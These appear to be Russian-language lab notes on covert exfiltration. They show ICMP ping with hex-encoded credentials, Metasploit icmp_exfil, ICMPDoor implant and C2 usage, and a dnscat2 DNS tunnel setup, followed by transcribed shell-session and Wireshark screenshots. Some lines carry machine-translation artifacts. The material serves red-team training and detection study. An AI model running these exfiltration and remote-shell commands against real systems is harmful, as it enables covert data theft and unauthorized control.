
Сетевые устройства, такие как маршрутизаторы, используют протокол ICMP для проверки сетевых связей между устройствами.Обратите внимание, что протокол ICMP не является транспортным протоколом для отправки данных между устройствами.Предположим, что двум хостам необходимо протестировать подключение в сети; затем мы можем использовать команду ping для отправки пакетов ICMP через сеть, как показано на следующем рисунке.



HOST1 отправляет пакет ICMP с пакетом **эхо-запроса**. Затем, если HOST2 доступен, он отправляет an пакет ICMP обратно с сообщением **эхо-ответа,** подтверждающим наличие.

Команда ping - это программное обеспечение сетевого администратора, доступное в любой операционной системе. Он используется для проверки достижимости и доступности путем отправки packetsпакетов ICMP, которые можно использовать следующим образом:

```
ping 10.10.215.29 -c 1
```




Скажем, нам нужно эксфильтровать следующие учетные данные: tryhackme. Во-первых, нам нужно преобразовать его в его Hex-представление, а затем передать его команде ping с помощью опций -p следующим образом,

```
echo "thm:tryhackme" | xxd -p
74686d3a7472796861636b6d650a
```

```
ping 10.10.215.29 -c 1 -p 74686d3a7472796861636b6d650a
```

Мы отправили один пакет ICMP с помощью команды ping с thm :tryhackme



Теперь, когда у нас есть основные принципы ручной отправки данных по пакетам ICMP, давайте обсудим, как использовать Metasploit для извлечения данных. В рамках Metasploit используется та же техника, описанная в предыдущем разделе. Тем не менее, он будет захватывать входящие пакеты ICMP и ждать триггерного значения «Начало файла» (BOF). Как только он получен, он записывает на диск, пока не получит триггерное значение конца файла (EOF). Следующая диаграмма показывает необходимые шаги для Metasploitструктуры Metasploit. Поскольку нам нужна Metasploit Framework для этой техники, нам нужна машина AttackBox для успешного выполнения этой атаки.

```
use auxiliary/server/icmp_exfil
```

ICMPDoor - это обратная оболочка с открытым исходным кодом, написанная на Python3 и scapy. Инструмент использует ту же концепцию, которую мы обсуждали ранее в этой задаче, когда злоумышленник использует раздел «Данные» в пакете ICMP. Разница лишь в том, что злоумышленник посылает команду, которую нужно выполнить на машине жертвы. После выполнения команды машина жертвы отправляет вывод выполнения в пакете ICMP в разделе «Данные».

https://github.com/krabelize/icmpdoor

Python version usage (both Windows and Linux):

```
./icmp-cnc.py -i INTERFACE -d VICTIM-IP (Command and Control)
./icmpdoor.py -i INTERFACE -d CNC-IP (Implant)
```

Binary Windows version usage version:

```
./icmp-cnc.exe -d VICTIM-IP (Command and Control)
./icmpdoor.exe -d CNC-IP (Implant)
```

Binary Linux version usage version:

```
./icmp-cnc -d VICTIM-IP (Command and Control)
./icmpdoor -d CNC-IP (Implant)
```

Parameters details:

```
  -h, --help            show this help message and exit
  -i INTERFACE, --interface INTERFACE
                        Listener (virtual) Network Interface (e.g. eth0)
  -d DESTINATION_IP, --destination_ip DESTINATION_IP
                        Destination IP address
  exit                  Exit Command and Control (E2)
```

Эксфильтрация данных DNS

Для обеих сторон
Клонирую репозиторий

```
git clone https://github.com/iagox86/dnscat2.git
```

Установка сервера

```
cd dnscat2/server/
gem install bundler
bundle install
```

поднимаем сервер

```
ruby dnscat2.rb
```

После этого будет выдан для подключения) остается только IP вставить
./dnscat --dns server=x.x.x.x,port=53 --secret=6641a81a88b38df7ebfba6a233f56d13


на стороне клиента собираем dnscat файл или качаем готовый файл на git


```
make
```


переходим в каталог клиента и запускаем


```
./dnscat --dns server=IP,port=53 --secret=6641a81a88b38df7ebfba6a233f56d13
```

в итоге у нас есть соединение которое передается по DNS протоколу в виде зашифрованного трафика
session -i сессия
как metasploit не не metasploit)) полноценный C2


kali-linux-2024.3-virtualbox-amd64 [Running] - Oracle VirtualBox
VB-VasyaOS [Running] - Oracle VirtualBox
*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
ether 02:42:8c:89:0a:fd txqueuelen 0 (Ethernet)
RX packets 0 bytes 0 (0.0 B)
kali@kali: ~/dnscat2/server
1 :: command (kali) [encrypted and verified]
2 :: sh (kali) [encrypted and verified] [*]
3 :: sh (kali) [encrypted and verified] [*]
4 :: sh (kali) [encrypted and verified] [*]
dnscat2> session -i 3
New window created: 3
history_size (session) ⇒ 1000
Session 3 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a console session!
That means that anything you type will be sent as-is to the
client, and anything they type will be displayed as-is on the
screen! If the client is executing a command and you don't
see a prompt, try typing 'pwd' or something!
To go back, type ctrl-z.
New window created: 4
sh (kali) 3> id
sh (kali) 3> uid=1000(vasyalocal) gid=1000(vasyalocal) groups=1000(vasyalocal),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),117(bluetooth),121(wireshark),127(scanner),134(vboxsf),135(kaboxer)
whoami
sh (kali) 3> vasyalocal
Trash
vasyalocal@kali: ~
zsh: corrupt history file /home/vasyalocal/.zsh_history
(vasyalocal㉿kali)-[~]-[192.168.3.9]
$ hostname
kali
[7/02/25 | 5:01:03]
(vasyalocal㉿kali)-[~]-[192.168.3.9]
$ whoami
vasyalocal
[7/02/25 | 5:01:07]
(vasyalocal㉿kali)-[~]-[192.168.3.9]
$
[7/02/25 | 5:01:18]
Domain Name System: Protocol
Packets: 7197 · Displayed: 4056 (56.4%)
Profile: Default
Right Ctrl
5:01 AM
2/7/2025


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
465 97.146651779 192.168.3.9 192.168.3.57 DNS 101 Standard query 0x8fa3 CNAME dnscat.1261016da2e5a6bca5b8e7004089daa91d
466 97.147464925 192.168.3.57 192.168.3.9 DNS 156 Standard query response 0x8fa3 CNAME dnscat.1261016da2e5a6bca5b8e7004089daa91d CNAME dnscat.afd…
467 98.187414110 192.168.3.9 192.168.3.57 DNS 101 Standard query 0x7570 CNAME dnscat.911401c1626b17cac6b0d3006cc362b257
468 98.188242215 192.168.3.57 192.168.3.9 DNS 156 Standard query response 0x7570 CNAME dnscat.911401c1626b17cac6b0d3006cc362b257 CNAME dnscat.527…
469 98.325168551 192.168.3.9 192.168.3.57 DNS 101 Standard query 0x4428 CNAME dnscat.3411016da2f3156ae36e5700417be9f478
470 98.326250428 192.168.3.57 192.168.3.9 DNS 156 Standard query response 0x4428 CNAME dnscat.3411016da2f3156ae36e5700417be9f478 CNAME dnscat.f7f…
472 99.262474972 192.168.3.9 192.168.3.57 DNS 101 Standard query 0xdb36 TXT dnscat.b6e601c162be030d14fc85006d3f0d2845
473 99.262963573 192.168.3.57 192.168.3.9 DNS 148 Standard query response 0xdb36 TXT dnscat.b6e601c162be030d14fc85006d3f0d2845 TXT
474 99.440536515 192.168.3.9 192.168.3.57 DNS 101 Standard query 0x2549 MX dnscat.ded5016da225ad5ab70ea000425e6671c1
475 99.441045876 192.168.3.57 192.168.3.9 DNS 158 Standard query response 0x2549 MX dnscat.ded5016da225ad5ab70ea000425e6671c1 MX 10 dnscat.dbc901…
476 100.302082445 192.168.3.9 192.168.3.57 DNS 101 Standard query 0x67e6 MX dnscat.710901c162979ba89813cb006e08538a3c
477 100.302600706 192.168.3.57 192.168.3.9 DNS 158 Standard query response 0x67e6 MX dnscat.710901c162979ba89813cb006e08538a3c MX 10 dnscat.a7a801…
479 100.477154305 192.168.3.9 192.168.3.57 DNS 101 Standard query 0xd4fe MX dnscat.1f5b016da21d526b21e86700430a57e25c
480 100.477625483 192.168.3.57 192.168.3.9 DNS 158 Standard query response 0xd4fe MX dnscat.1f5b016da21d526b21e86700430a57e25c MX 10 dnscat.ff2201…
Frame 263: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interface et
Ethernet II, Src: PCSSystemtec_25:f7:09 (08:00:27:25:f7:09), Dst: PCSSystemtec_ad:25:8
Internet Protocol Version 4, Src: 192.168.3.9, Dst: 192.168.3.57
User Datagram Protocol, Src Port: 44054, Dst Port: 53
Domain Name System (query)
0000 08 00 27 ad 25 87 08 00 27 25 f7 09 08 00 45 00
0010 00 57 86 f4 40 00 40 11 2c 0f c0 a8 03 09 c0 a8
0020 03 39 ac 16 00 35 00 43 57 d0 ee ef 01 00 00 01
0030 00 00 00 00 00 00 06 64 6e 73 63 61 74 22 37 62
0040 38 33 30 31 63 31 36 32 65 34 64 39 30 39 32 38
0050 30 31 63 66 30 30 34 39 38 63 35 65 35 62 31 38
0060 00 00 05 00 01
Domain Name System: Protocol
Packets: 480 · Displayed: 334 (69.6%)
Profile: Default


Session 1 Security: ENCRYPTED AND VERIFIED!
(the security depends on the strength of your pre-shared secret!)
This is a command session!
That means you can enter a dnscat2 command such as
'ping'! For a full list of clients, try 'help'.
command (kali) 1> ping
Ping!
command (kali) 1> Pong!
type = TXT,CNAME,MX
server = 192.168.3.57
** Peer verified with pre-shared secret!
Session established!
Got a command: COMMAND_PING [request] :: request_id: 0×0001 :: data: DCIWRYMTZEBTBCEAEGCQJNUQPUSXBJUDGXVXKYJWYDVICCUUX
CUTWJOZNSQUUKPORJTPWYNCQOSXTSFIZWBNOKHALUQLWFHDGNDRNGPZZZZULFVEKDETVMSBPRLMUTFFYJVXUWIWPHAANAWFITTGFFMKAOUXISVTQHWZJTT
KJDZMFQZBZHFWYIRTKJJPFMSYLRANXQSUXVUFMXSZVDMCAZIVXFBCOOTPKBDVOXSVTONERJJUDVPPGKFCMBSW
[[WARNING]] :: Got a ping request! Responding!
Response: COMMAND_PING [response] :: request_id: 0×0001 :: data: DCIWRYMTZEBTBCEAEGCQJNUQPUSXBJUDGXVXKYJWYDVICCUUXBGCU
JOZNSQUUKPORJTPWYNCQOSXTSFIZWBNOKHALUQLWFHDGNDRNGPZZZZULFVEKDETVMSBPRLMUTFFYJVXUWIWPHAANAWFITTGFFMKAOUXISVTQHWZJTTTIKJ
MFQZBZHFWYIRTKJJPFMSYLRANXQSUXVUFMXSZVDMCAZIVXFBCOOTPKBDVOXSVTONERJJUDVPPGKFCMBSW


Trash
File Actions Edit View Help
[[WARNING]] :: Server's signature was wrong! Ignoring!
(vasyalocal㉿kali)-[~/Desktop/dnscat2/client]
$ ./dnscat --dns server=192.168.3.57,port=53 --secret=7de6f4fc381530a9440163682277f246
Creating DNS driver:
domain = (null)
host = 0.0.0.0
port = 53
type = TXT,CNAME,MX
server = 192.168.3.57
** Peer verified with pre-shared secret!
Session established!
Domain Name System: Protocol
Packets: 5488 · Displayed: 2779 (50.6%)
Profile: Default